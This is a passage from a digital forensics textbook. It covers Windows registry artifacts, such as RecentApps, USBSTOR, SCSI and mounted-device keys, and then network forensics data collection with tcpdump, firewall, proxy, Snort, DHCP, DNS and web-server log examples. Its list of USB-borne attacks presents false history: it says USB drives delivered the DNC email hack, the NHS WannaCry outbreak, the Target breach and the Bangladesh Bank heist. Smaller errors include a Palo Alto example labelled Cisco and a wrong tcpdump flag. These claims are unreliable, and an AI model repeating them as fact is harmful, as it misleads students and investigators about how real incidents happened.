In order to access the RecentApps key, we require the usage of registry editor tools, such as Registry Explorer or Regedit. The key can be accessed by expanding the HKCU hive and following the path `Software\Microsoft\Windows\Current Version\Search\RecentApps`.

To effectively analyze the RecentApps key, we must comprehend the significance of each value and how to interpret it. Here are some instances of the values and their corresponding meanings:

- **Path:** Fully qualified path where file or application is stored on the machine.
- **Display name:** Name of file and application accessed.
- **The AppId:** Name or description of the application.
 - For instance, if the value of AppId is **chrome**, it signifies that the subkey pertains to the Chrome browser.

- **The LastAccessedTime:** Binary value that contains a timestamp representing the application's most recent usage time by the user.
 - This timestamp is stored in the FILETIME format, a 64-bit value representing the number of 100-nanosecond intervals since January 1, 1601, UTC. To convert this value into a human-readable format, specialized tools such as DCode or TimeStamp Converter are required.
- **The LaunchCount:** DWORD value that contains the number of times that the user has launched the application.
 - For example, if the LaunchCount value is equal to 5, it implies that the user has launched the application five times.
- **The SearchHistory:** Multi-string value that contains the search terms that the user has entered in the application.
 - If the SearchHistory value contains terms such as **digital forensics, registry analysis, RecentApps**, it signifies that the user entered these specific search terms within the application.

By examining these values, we can gain insights into the user's behavior and interests on the device. For instance, we can identify which applications were frequently accessed or recently used by the user, what type of topics or keywords they searched for within those applications, and when they performed these actions. This data can be used to construct a timeline of events, identify relevant evidence, or generate leads for further investigation.

The RecentApps key is one among several registry keys that can be valuable for digital forensics analysis. By understanding how to access and analyze this key, we can increase our comprehension of the user's activities and preferences on a Windows system.

Data points such as the RecentApps key hierarchy in Windows 10 help to provide corroborating information to increase an examiner's overall confidence in his or her findings. If any type of anti-forensic measures were taken (system or user-initiated), locations such as the RecentApps key may also provide information that was deleted from other and more well-known areas of the system.

Here is a table summarizing all the above Windows artifacts:

Artifact	Description	Main purpose
Shimcache	Records metadata about executable files that have been executed on a Windows system.	Used for forensic analysis and to determine program execution on a system.
Amcache	Stores information about installed applications and their associated files.	Used for system inventory and software auditing.
Userassist	Contains information about programs and system tools accessed by a user.	Used for forensic analysis and to determine user activity on a system.
Prefetch	Contains information about programs that are commonly run on a system, such as when they were last executed and how often they are used.	Used by Windows to optimize program loading times and can be used for forensic analysis.
Shellbags	Stores settings for each shell folder, including their view preferences and access history.	Used to track user activity and to identify recently accessed files and folders.
JumpList	Contains shortcuts to frequently used files and folders within a specific application.	Used for quick access to commonly used files and to track user activity.
LNK files	Contains metadata about a specific file, including its path, icon, and launch options.	Used by Windows to create shortcuts and can be used for forensic analysis to identify recently accessed files and folders.
Recent apps	Displays a list of recently opened applications in the Start menu.	Used for quick access to frequently used applications.
Recentdocs	Contains a list of recently opened files by a user.	Used for quick access to recently used files and to track user activity.

Table 6.3: Summary of some windows important artifact

USB drive or thumb drive analysis

Nowadays, thumb or USB drives are easily available with vast storage space. There are many cases ranging from espionage to whistle-blowers, to secret operations where a thumb drive was used effectively to bypass the CIA

triad of data and systems. A few examples where a USB or thumb drives were used to breach either confidentiality or integrity of data or system are discussed as follows:

- **Stuxnet:** A malicious USB drive was used to spread the Stuxnet virus in 2010, which was specifically designed to target **Industrial Control Systems (ICS)**. The virus was successful in damaging Iran's nuclear program by targeting its centrifuges.
- **Target Data Breach:** In 2013, attackers gained access to Target's **Point-of-Sale (POS)** systems by using malware loaded onto a USB drive. The malware was then used to steal credit card information from millions of Target customers.
- **Operation Pawn Storm:** In 2014, a Russian hacking group known as Pawn Storm used USB drives to distribute malware to various targets, including military and government officials. The malware was used to steal sensitive information and to gain access to secure networks.
- **DNC Email Hack:** In 2016, Russian hackers gained access to the **Democratic National Committee (DNC)** email system by using a USB drive containing malware. The hackers then used the stolen emails to interfere with the U.S. presidential election.
- **Bangladesh Bank cyber heist:** In 2016, hackers stole \$81 million from the Bangladesh Bank's account at the Federal Reserve Bank of New York. The hackers used malware loaded onto a USB drive to gain access to the bank's network and transfer the funds.
- **NHS Cyber Attack:** In 2017, a ransomware attack hit the **National Health Service (NHS)** in the UK, which was carried out using a USB drive containing the WannaCry malware. The attack affected hundreds of thousands of computers and disrupted critical medical services.
- **Australian Parliament breach:** In 2019, the computer systems of the Australian Parliament were breached by hackers who used a malicious USB drive to introduce malware into the network.
- Who can forget the Edward Snowden case, wherein he has stated in interviews that he used a **rubber duck** - a small USB device that emulates a keyboard and can execute pre-programmed commands - to bypass security measures and obtain administrator access to the network. He then used a USB drive to copy and remove the sensitive information from the network.

In all of these examples, USB drives were used as a delivery mechanism for malicious software or as a means of accessing sensitive systems. The use of USB drives allowed attackers to bypass traditional security measures and gain access to critical systems or data. In many cases, the use of USB drives was discovered through forensic analysis or by tracing the attack back to its source.

We will look at how Windows registry keys can help digital forensics professionals and incident responders to identify whether an USB or thumb drive or even an external drive was either plugged or mounted to the system. If yes, then when and which USB or thumb drive.

Registry key: `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR`. It stores information about USB storage devices connected to the system, including device name, vendor ID, product ID, and serial number.

There are a few more USB-related registry keys which store a great wealth of information, as discussed in the following table:

Registry Key	Description
<code>HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UsbStor</code>	Information about the USB storage driver, including settings related to device detection, installation, and access.
<code>HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USB</code>	Information about the USB controller driver, including settings related to device detection, installation, and power management.
<code>HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\usbhub</code>	Information about the USB hub driver, including settings related to USB hub detection and management.
<code>HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\usbprint</code>	Information about the USB printer driver, which manages USB-connected printers.
<code>HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\usbvideo</code>	Information about the USB video driver, which

	manages USB-connected video devices such as webcams.
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Portable Devices\Devices	Information about connected portable devices, such as smartphones and tablets, that use the Media Transfer Protocol (MTP) for file transfer.

Table 6.4: USB related registry keys

Mounted devices

Now let us also look at the mounted devices, which could be used similarly to a USB or thumb drive, like CD-ROM.

Registry key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\SCSI

It stores information about all SCSI devices connected to the system, including external hard drives and other storage devices, including CD-ROM and floppy disks (irrelevant nowadays). We have two CD-ROMs and a hard drive attached to the virtual lab environment. Let us see if we can find them in the SCSI key, as shown:



Figure 6.31: Showing all attached drives to a host

Once we traverse to the SCSI registry key in the registry explorer and we observe the following table's right-hand side panel. The table provides the information about device name, manufacturer of devices in this case, Virtual Box and timestamps, when these devices were first installed and last connected:

Timestamp	Manufacturer	Title	Serial Number	Device Name	Disk Id	Initial Timestamp	Installed	First Installed	Last Connected
=	Ven_VBOX	Prod_CD-ROM	482617eae808010000	VBOX CD-ROM		=	=	=	=
2023-03-15 1...	Ven_VBOX	Prod_CD-ROM	482617eae808020000	VBOX CD-ROM		2023-03-15 1...	2023-03-15 1...	2023-03-15 19:...	2023-04-15 01:51:03
2023-03-15 1...	Ven_VBOX	Prod_HARDISK	482617eae808000000	HARDDISK	{c0fd45b-c36f-11ed-a903-806e6fe6963}	2023-03-15 1...	2023-03-15 1...	2023-03-15 19:...	2023-04-15 01:56:13

Figure 6.32: Showing CD-ROM and Hard Drive in SCSI Key

And after we removed CD-ROMs, let us see what we can find in the registry key:



Figure 6.33: Showcasing removed CD-ROM

Table 6.5 provides an overview of essential registry keys related to mount devices and storage management within a Windows system. These keys, located in various registry paths, contain valuable information that is crucial for understanding and managing the system's disk, partition, and volume configurations. In this table, we break down the key registry paths and describe the specific information they hold, ranging from disk geometry and mounted volumes to partition management and autoplay handler settings. **Table 6.5** mount devices related registry keys is a comprehensive overview that serves as a valuable reference for forensic analysts:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Disk	Information about all physical logical disk installed in the system including disk signature
---	--

	and other disk-related settings.
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2	Information about all mounted volumes, network shares, including drive letter, volume name and file system type.
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\partmgr	Information about the partition manager driver, including settings related to partition and manager.
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\diskperf	Information about the performance monitoring driver, including settings related to performance counters statistics.
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\Handlers	Information about autoplay handlers for various types of media, including external drives. Each subkey represents specific media types and contains information about the autoplay actions associated with them.
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\volmgr	Information about the volume manager driver, including settings related to volume manager and disk configuration.

Table 6.5: Mount devices related registry keys

There are a few more registry keys that digital forensics professionals should know about:

- **RunMRU:** It contains the commands that users have typed in the Run dialog box.

- **Registry path:** `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU`
- **OpenSaveMRU:** It contains information about files that users have opened or saved using common dialog boxes, such as file name, extension, and last access time. The data is stored under different subkeys depending on the file extension.
 - **Registry path:** `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU`
- **TypedURLs:** It contains information about URLs that users have typed in the Internet Explorer address bar, such as URL and last access time.
 - **Registry path:** `HKCU\Software\Microsoft\Internet Explorer\TypedURLs`
- **AppCompatFlags:** It contains information about applications that have been run on the system with compatibility settings or shims applied, such as application name, path, compatibility mode, and shim name.
 - **Registry path:** `HKCU\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags`
- **Uninstall:** It contains information about software that has been installed or uninstalled on the system using Windows Installer or other methods, such as software name, version, publisher, installation date, uninstall command, and registry key.
 - **Registry path:** `HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall`
- **Security:** It contains information about security policies and settings that are applied to the system and users, such as account lockout policy, audit policy, password policy, user rights assignment, **Security Identifiers (SIDs)**, and encryption keys.
 - **Registry path:** `HKLM\Security`
- **SAM:** It contains information about user accounts that are created on the local system or domain controller, such as username, full name, description, password hash or hint, last login time, login count, group membership, and profile path.
 - **Registry path:** `HKLM\SAM`

Conclusion

This chapter delved into the fascinating world of Windows Registry analysis and artifacts, providing valuable insights and techniques for extracting and analyzing critical information stored within the Registry. We explored various aspects, including the location of Windows Registry hives, extraction methods, and tools utilized in forensic investigations.

The chapter began by discussing the location of Windows Registry hives, emphasizing the significance of these hive files in storing essential configuration data and user-specific settings. Understanding their location is crucial for successful forensic analysis and extracting valuable insights.

Next, we explored different approaches for extracting Windows Registry hives, emphasizing the importance of employing proper forensic techniques to maintain data integrity and preserve evidentiary value. The utilization of specialized tools such as the **Forensic Toolkit (FTK)** was discussed, highlighting its effectiveness in securely acquiring Registry hives for further examination.

We then delved into the process of extracting registry information from forensic images. Analyzing Registry hives from these images is a common practice in forensic investigations, enabling investigators to uncover vital clues and reconstruct system activities accurately. The chapter elucidated the methodologies and tools employed in this process, ensuring a thorough understanding of the steps involved.

Furthermore, the chapter explored the utilization of Registry Explorer as a powerful tool for analyzing Registry hives. By leveraging this tool's capabilities, investigators can navigate through Registry keys, examine their values, and gain insights into a system's configuration, user activity, and potential indicators of compromise.

To demonstrate the practical application of Registry analysis, several scenarios were presented. These scenarios ranged from finding recently accessed files and system information to identifying persistence mechanisms employed by threat actors. In each case, the importance of Registry artifacts, such as commonly known keys used

for persistence, Shimcache, Amcache, UserAssist, Prefetch, JumpList, LNK files, ShellBag, Recent Apps, and USB/external drive forensic analysis, was highlighted.

By diligently examining these Registry artifacts, investigators can uncover critical evidence and gain a deeper understanding of a system's activities, aiding in the identification of potential threats and malicious activities. The analysis of mounted devices was also explored, shedding light on the significance of this aspect in forensic investigations.

This chapter has provided a comprehensive overview of Windows Registry analysis and artifacts. By understanding the location, extraction methods, and analysis techniques, forensic investigators are equipped with the necessary knowledge and tools to conduct effective investigations, uncover crucial evidence, and draw meaningful conclusions. The exploration of various scenarios exemplifies the practical application of these techniques and underscores the vital role played by Registry analysis in modern forensic investigations.

Points to remember

- The Windows Registry serves as a centralized repository for system and user-related configuration settings, making it a crucial resource for digital forensics and incident response.
- Windows registry hive location is: `c:\Windows\System32\config` directory.
- Shimcache records program execution history, including timestamps and file paths, while Amcache stores data about installed applications for performance optimization.
- UserAssist records user interactions with applications, providing insights into frequently used programs and user behavior patterns.
- Prefetch files optimize program loading times by storing information about frequently run programs, making them a valuable resource for understanding application usage.
- ShellBag analysis helps reconstruct folder navigation history, shedding light on the user's interactions with the file system.

Questions

1. What is the Windows Registry, and why is it essential in digital forensics?
2. What does UserAssist data record, and how can it contribute to user activity profiling?
3. What is the primary purpose of Prefetch files, and how can they assist in forensic investigations?
4. What role do JumpLists play in digital forensics, and what type of information can they reveal?
5. How can the analysis of LNK files contribute to a digital forensics investigation, and what information can be derived from them?
6. What is Recent Apps data, and why is it valuable in digital forensics?
7. List important registry keys to find out the attached USB drive name.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



CHAPTER 7

Network Data Collection and Analysis

Introduction

The chapter explores the various sources of network forensics data and explains how to collect and access network artifact data. It delves into the significance of **Packet Capture files (PCAPs)** in digital forensics and incident response, providing a brief historical overview. The chapter also guides readers on capturing PCAPs in both Windows and Linux environments using tools like Wireshark, Tshark, Dumpcap.exe, and Tcpdump.

Furthermore, the chapter focuses on the practical aspects of network forensics analysis using Wireshark, including setting up profiles and preferences, utilizing the features of Wireshark, and employing display filters effectively. It provides a cheat sheet for quick reference and presents a hands-on lab where readers can analyze a PCAP file, gaining practical experience in the analysis process.

The chapter also introduces Tshark, the command-line counterpart of Wireshark, and offers a comprehensive cheat sheet of commands for efficient network analysis. Additionally, it covers the setup and usage of Cloudshark, a cloud-based platform for sharing and analyzing network captures, as well as NetworkMiner, a tool used for network traffic analysis and file recovery from PCAPs.

Finally, the chapter presents an analysis scenario focused on a malicious file downloaded from the network, allowing readers to apply the concepts and techniques learned throughout the chapter in a practical investigation scenario.

Structure

This chapter covers the following topics:

- What is network forensics?
- Network forensics scenarios
- What do you need to know before starting a network forensics investigation?
- List of sources of network forensics data
- Collect and access network forensics data
- What are Packet Captures?
- Barckley Packet Filters
- Wireshark
- CloudShark
- Networkminer
- PCAP analysis scenario: Malicious file downloaded

Objectives

The chapter aims to provide readers with a comprehensive understanding of network forensics analysis, equipping them with the knowledge and skills necessary to effectively investigate and analyze network-based incidents. The chapter covers a wide range of topics, including the fundamentals of network forensics, scenarios encountered in network forensics investigations, and the essential considerations before starting an investigation.

Overall, the objective of this practical forensics book chapter is to empower readers with the necessary knowledge and practical skills to conduct thorough network forensics analysis, enabling them to effectively investigate network incidents, analyze network traffic, and recover valuable evidence from PCAP files.

Pre-requisites

Knowledge of computer networks, OSI and TCP/IP models, high-level working knowledge of protocols: TCP, UDP, DHCP, HTTP, HTTPS, DNS, ports, etc.would be the pre-requisites before starting this chapter.

What is network forensics?

In today's digital age, network security has become a paramount concern for individuals, businesses, and organizations. As cybercriminals continue to develop sophisticated methods of attack, it has become increasingly challenging to detect and prevent breaches. In response to this challenge, a subfield of digital forensics known as network forensics has emerged.

Network forensics is a complex and multidisciplinary field that involves a combination of technical skills, analytical abilities, and investigative techniques. It requires a deep understanding of network protocols, operating systems, and cybersecurity concepts, as well as proficiency in forensic tools and methods.

Network forensics involves analyzing the data traffic that flows in and out of a network to detect and investigate security incidents. It provides a means of understanding the intentions and actions of attackers, as well as identifying the artifacts they leave behind. To perform network forensics, investigators typically use a variety of tools and techniques, including packet capture and analysis software, network traffic flow analysis, log analysis, and forensic imaging. They may also use specialized hardware devices, such as network taps and sniffers, to capture and analyze network traffic. By analyzing network traffic, investigators can recreate the sequence of events that led up to a security incident, even if the physical systems involved are no longer available for analysis.

In situations where a large corporate infrastructure contains thousands of systems, network forensics becomes especially important. It may not be practical or feasible to image and analyze every system, and some attacks may be ongoing and need to be investigated covertly. In such cases, network forensics provides an efficient and effective means of detecting and investigating security incidents.

The network forensics methodology involves identifying sources of evidence, such as routers, firewalls, switches, and web proxies, and analyzing the data traffic that flows through them. Through this process, investigators can identify patterns of behavior and artifacts that may indicate a security incident has occurred. This methodology is often used to investigate serious security incidents, such as ransomware attacks and advanced persistent threats.

In this chapter, we will explore the network forensics methodology, examine sources of evidence, and present case studies that demonstrate hands-on network forensics. By understanding the importance of network forensics and the tools and techniques involved, investigators can better detect, investigate, and prevent security incidents, thereby enhancing the security and resilience of their networks. Let us start by looking at the different types of network forensics scenarios.

Network forensics scenarios

Let us take a look at some of the scenarios where network forensics is applied:

- **Investigating a data breach:** In the event of a data breach, network forensics can be used to identify how the attacker gained access to the network and what data was compromised. By analyzing network traffic logs, investigators can trace the attacker's path through the network and identify the specific systems and data that were targeted.
- **Analyzing malware behavior:** Network forensics can also be used to analyze the behavior of malware on a network. By capturing and analyzing network traffic, investigators can identify the communication channels used by the malware, the commands issued by its controllers, and the data it collects and exfiltrates.
- **Identifying insider threats:** Network forensics can be used to identify insider threats, such as employees who are stealing company data or engaging in other unauthorized activities on the network. By analyzing network traffic logs, investigators can identify suspicious patterns of behavior and trace them back to specific individuals.
- **Detecting network intrusions:** Network forensics can be used to detect network intrusions in real-time. By monitoring network traffic, investigators can identify suspicious activity and respond quickly to prevent damage.
- **Investigating cyber-attacks:** Network forensics can be used to investigate cyber-attacks, including phishing attacks, DDoS attacks, and ransomware attacks. By analyzing network traffic, investigators can identify the source of the attack, the methods used by the attacker, and the extent of the damage caused.

Foundational insights for network forensics investigations

Before commencing any investigation, a digital forensic professional must acquire a comprehensive understanding of network topology, network diagrams, system configurations, and application settings. This knowledge is indispensable for effectively probing and resolving incidents. Here are essential considerations to grasp before embarking on your network forensics journey:

- **Network topology:** Network topology holds critical insights into the network infrastructure. It divulges the locations of servers, workstations,

and other devices, as well as the routes taken by network traffic. Picture the network as a complex web, with its topology serving as the guiding map. This map unveils the locations of crucial elements like servers and workstations, while also illustrating data pathways across this digital landscape. Mastering network topology is akin to possessing a blueprint for the terrain you are about to explore.

- **Network diagrams:** Network diagrams offer a visual representation of the network infrastructure, detailing both physical and logical components. They visually represent the network, portraying its physical and logical elements and revealing the interconnections among devices. These diagrams serve as your artistic guides to the network's architecture.
- **System and application configurations:** Examining the configurations of network devices, servers, and applications yields critical insights into their setup and utilization. This data can unveil vulnerabilities or misconfigurations that may have contributed to the incident. Consider system and application configurations as keys unlocking hidden doors on your journey. They unveil the setup and operation of devices, servers, and applications within the network, providing insights into the network's inner workings. Through scrutiny, you can uncover vulnerabilities or misconfigurations that may have influenced any incidents.

To summarize, before embarking on any network forensics investigation, arm yourself with knowledge about the network's structure (topology and diagrams) and the operational details of its components (system and application configurations). With this foundational understanding, you will be well-prepared to navigate the intricate digital terrain, uncover concealed clues, and resolve the mysteries of network forensics.

Next, we need to learn about the different sources of network forensics data and how we can find network artifacts and evidence.

List of sources of network forensics data

Following is the list of sources of network forensics data:

- Wired networks
- Wireless networks
- Firewall logs
- Proxy Server logs

- Web server
- IDS/IPS logs
- Routing tables on routers
- CAM table on a network switch
- Domain controller logs
- Endpoint/system network logs
- Authentication logs:
 - Including dual-factor authentication server
- DHCP
- DNS logs

Once we know what we need to look for, we will learn how to collect and access these network data points to further analyze them to find artifacts and evidence.

Collect and access network forensics data

To initiate this investigative journey, tapping into network traffic becomes essential. By capturing network packets, one can scrutinize data exchanges and uncover any suspicious activities. Here we will cover different types of network sources and commands to collect network data:

- **Tap network traffic:** To capture network traffic using a tap, you would typically use a network sniffer such as Wireshark. To capture traffic, you would select the interface that is connected to the tap and then start the capture.

To capture wired network traffic, you can use a packet capture tool such as `tcpdump` or Wireshark. Here is an example command to capture wired traffic using `tcpdump`.

But first we need to find out the ethernet interface name, which you can get by running ifconfig. In our case it is `eth0`.

Command: `Sudo tcpdump -i eth0 -w capture.pcap`

`-i` is a switch for the interface where you can provide either ethernet or wireless. `- w` is a switch for writing the packet capture to a file, which, in our case it `capture.pcap`.

- **Wireless networks:** To capture wireless network traffic, you can use a wireless packet capture tool such as Wireshark or `tcpdump`. These tools allow you to capture wireless traffic on a specific wireless network interface. Here is an example command to capture wireless traffic using `tcpdump`:

Command: `sudo tcpdump -I wlan0 -w wireless_capture.pcap`

This command captures wireless traffic on the wlan0 interface and writes it to a file called `wireless_capture.pcap`. You can then analyze the captured traffic using a tool like Wireshark.

- **Firewall logs:** To view firewall logs natively, you would typically access the device's management interface and navigate to the log settings. From there, you can typically view the logs in real-time or export them to a file.

To view firewall logs, you can use the firewall's management interface or command line interface. Here is an example command to view firewall logs on a Palo Alto Networks firewall. For example, on a Cisco ASA firewall, you could use the following commands to view the logs:

Command: `show log traffic`

Output:

2023/04/30 14:00:01	ALLOW	192.168.1.10	8.8.8.8	DNS	Allow-DNS	None	63
2023/04/30 14:00:01	ALLOW	192.168.1.10	1.2.3.4	HTTP	Allow-Web	None	1234
2023/04/30 14:00:02	DROP	192.168.1.10	5.6.7.8	FTP	Block-FTP	None	4567

Figure 7.1: Cisco firewall show logs command results

- **Proxy server logs:** To view proxy server logs natively, you would typically access the device's management interface and navigate to the log settings. From there, you can typically view the logs in real-time or export them to a file. For example, on a Squid proxy server, you could use the following command to view the access log:

Command: `tail -f /var/log/squid/access.log`

This command would display the access log in real-time:

192.168.1.10 - john [30/Apr/2023:14:00:00 -0400] "GET http://example.com/ HTTP/1.1" 200 1234
192.168.1.10 - jane [30/Apr/2023:14:00:01 -0400] "POST https://example.com/login.php HTTP/1.1" 200 5678
192.168.1.10 - jack [30/Apr/2023:14:00:02 -0400] "CONNECT mail.example.com:443 HTTP/1.1" 403 -

Figure 7.2: Output of squid proxy logs

This output shows proxy server logs on a Squid proxy server. The logs list the client IP address, the username (if authentication is enabled), the date and time of the request, the HTTP method and URL, the response status code, the size of the response in bytes, and any additional information such as the reason for a denied request.

- **IDS/IPS logs:** To view IDS/IPS logs natively, you would typically access the device's management interface and navigate to the log settings. From there, you can typically view the logs in real-time or export them to a file. For example, on a Snort IDS, you could use the following command to view the alert log:

Command: `tail -f /var/log/snort/alert`

Output of the `tail -f /var/log/snort/alert` command:

```
05/05/2023:16:45:28.789983
[**] [1:2016056:4] ET TROJAN CoinMiner Known Malicious Stratum Authline Detected
[**][Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.1.100:52094 -> 12.34.56.78:3333
```

Figure 7.3: Snort alert

In the above example, the log entry contains the following information:

- **Timestamp:** 05/05/2023:16:45:28.789983
- **Snort rule ID:** [1:2016056:4]
- **Snort rule description:** ET TROJAN CoinMiner Known Malicious Stratum Authline Detected
- **Classification:** A Network Trojan was detected.
- **Priority:** 1
- **Protocol:** TCP
- **Source IP address:** 192.168.1.100
- **Source port:** 52094
- **Destination IP address:** 12.34.56.78
- **Destination port:** 3333

This log entry indicates that Snort has detected a known malicious stratum authentication line associated with a CoinMiner Trojan on a host with IP address 192.168.1.100, attempting to communicate with an external IP address

12.34.56.78 on port 3333. The severity of this alert is classified as **Priority 1**, indicating that it is a high-priority alert that requires immediate attention.

- **Routing tables at routers:** To view routing tables natively, you would typically access the router's command-line interface and use the appropriate commands. For example, on a Cisco router, you could use the following command to view the routing table:

Command: `show ip route`

Figure 7.4 shows the output of `show ip route` command:

```
Gateway of last resort is 192.168.1.1 to network 0.0.0.0

      192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.1.0/24 is directly connected, GigabitEthernet0/0
L        192.168.1.1/32 is directly connected, GigabitEthernet0/0
```

Figure 7.4: Output of show ip route command on cisco route

- **CAM table on a network switch:** To view the CAM table natively, you would typically access the switch's command-line interface and use the appropriate commands. For example, on a Cisco switch, you could use the following command to view the CAM table:

To view the CAM table on a network switch, you can use the `show mac-address-table` command. Here is an example command to view the CAM table on a Cisco switch:

Command: `show mac address-table`

The following figure will be the output:

VLAN	MAC Address	Type	age	Secure	NTFY	Ports/
---	-----	----	---	-----	-----	-----
All	0100.0ccc.cccc	STATIC	-	F	F	Gi1/0/1
All	0100.0ccc.cccd	STATIC	-	F	F	Gi1/0/2
1	0012.3456.7890	DYNAMIC	0	F	F	Gi1/0/1
1	00ab.cdef.1234	DYNAMIC	120	F	F	Gi1/0/2

Figure 7.5: Output of Mac address table on cisco switch

This output shows the CAM table for a Cisco switch. The table lists the VLAN ID, MAC address, type (static or dynamic), age, security status, notification status, and associated port or switch ID.

- **Domain controller logs:** To view domain controller logs natively, you would typically access the Event Viewer on the domain controller. From there, you can view the logs in real time or export them to a file. For example, on a Windows Server domain controller, you could use the following steps to view the security log:

Command: `Get-WinEvent -LogName Security`

The output of the Windows event security log contains the following information, also shown in *Figure 7.6*:

- **LogName:** Security
- **Source:** Microsoft-Windows-Security-Auditing
- **EventID:** 4624
- **Task Category:** Logon
- **Level:** Information
- **Keywords:** Audit Success
- **User:** N/A
- **Computer:** DC01.contoso.com
- **Description:** An account was successfully logged on

```
LogName: Security
Source: Microsoft-Windows-Security-Auditing
EventID: 4624
Task Category: Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: DC01.contoso.com
Description: An account was successfully logged on.
```

Figure 7.6: Example of windows security event

- **Authentication logs:** To view authentication logs natively, you would typically access the device's log files. For example, on a Linux system, you could use the following command to view the authentication logs:

Command: `sudo tail -f /var/log/auth.log`

Figure 7.7 shows the output of the command: `sudo tail -f /var/log/auth.log`

```
Failed password for list from 134.209.79.45 port 54894 ssh2
Received disconnect from 134.209.79.45 port 54894:11: Bye Bye [preauth]
Disconnected from authenticating user list 134.209.79.45 port 54894 [preauth]
Connection closed by 141.98.11.57 port 36590
```

Figure 7.7: Example of auth logs of Linux system

- **DHCP logs:** To view DHCP logs natively, you would typically access the DHCP server's log files. On Windows, DHCP logs are stored at `%SystemRoot%\System32\dhcp`, and on Linux, DHCP logs are stored at `/var/log/syslog | grep dhcpcd` command:

Command: `sudo tail -f /var/log/syslog | grep dhcpcd`

```

On Windows DHCP logs are stored
%SystemRoot%\System32\dhcp

On Linux DHCP logs are stored
/var/log/syslog | grep dhcp command

Command
sudo tail -f /var/log/syslog | grep dhcpcd

```

Figure 7.8: Command to access DHCP logs on Windows and Linux OS

Figure 7.9 shows DHCP logs on a Linux system related to a DHCP request and response. The logs list the date and time of the event, the IP address and hostname of the client, and any additional information related to the DHCP request and response:

```

May 5 14:00:00 example-dhcp-server dhcpcd: DHCPREQUEST for 192.168.1.100 from aa:bb:cc:dd:ee:ff (hostname) via eth0
May 5 14:00:00 example-dhcp-server dhcpcd: DHCPACK on 192.168.1.100 to aa:bb:cc:dd:ee:ff (hostname) via eth0

```

Figure 7.9: DHCP log sample from linux OS

- **DNS logs:** This output shows DNS logs on a Linux system related to a DNS query. The logs list the date and time of the event, the IP address and port of the client, the domain name and type of query, and any additional information related to the DNS query. *Figure 7.10* shows the output of the DNS logs:

```

Apr 30 14:00:00 example-dns-server named[1234]: client 192.168.1.10#56789 (example.com): query 'example.com/A/IN' denied
Apr 30 14:00:00 example-dns-server named[1234]: client 192.168.1.10#56789 (example.com): query 'example.com/A/IN' approved

```

Figure 7.10: DNS log example

- **Webserver logs:** On Linux for apache2 webserver logs can be found at `/var/log/apache2/access.log`

We can use either the cat command or: `tail -f /var/log/apache2/access.log`

You need to know which web server you are investigating and then traverse to the access logs directory. *Figure 7.11* shows the webserver access logs:

```

10.0.11.4 - - [06/May/2023:11:05:18 -0400] "GET / HTTP/1.1" 200 3380 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.0.11.4 - - [06/May/2023:11:05:18 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://10.0.11.5/"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.0.11.4 - - [06/May/2023:11:05:18 -0400] "GET /favicon.ico HTTP/1.1" 404 487 "http://10.0.11.5/"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.0.11.4 - - [06/May/2023:11:05:29 -0400] "GET /office_exploit.exe HTTP/1.1" 404 488 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.0.11.4 - - [06/May/2023:11:05:40 -0400] "GET /office_exploit.exe HTTP/1.1" 200 74109 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"

```

Figure 7.11: Webserver access log example

Let us break down and understand the above webserver access logs:

- 10.0.11.4 - - [06/May/2023:11:05:18 -0400] "GET / HTTP/1.1" 200 3380 "-"

This log entry represents a GET request to the root directory (/) of the server. The IP address of the client making the request is 10.0.11.4. The hyphens (-) in the second and third positions indicate that no specific user or authentication information is available. The timestamp [06/May/2023:11:05:18 -0400] indicates when the request was made, with the time zone offset of -0400 (Eastern Daylight Time). The response code **200** indicates that the request was successful, and the server responded with a status of 200 OK. The number **3380** represents the size of the response in bytes. The final hyphen - signifies that no referrer information (the page that led to this request) is available.

- 10.0.11.4 - - [06/May/2023:11:05:18 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 http://10.0.11.5/

This log entry represents a GET request for an image file named “openlogo-75.png” located in the “/icons” directory. The referrer URL is “http://10.0.11.5/”. The request was successful, as indicated by the response code “200”. The size of the response in bytes is “6040”.

- 10.0.11.4 - - [06/May/2023:11:05:18 -0400] "GET /favicon.ico HTTP/1.1" 404 487 "http://10.0.11.5/"

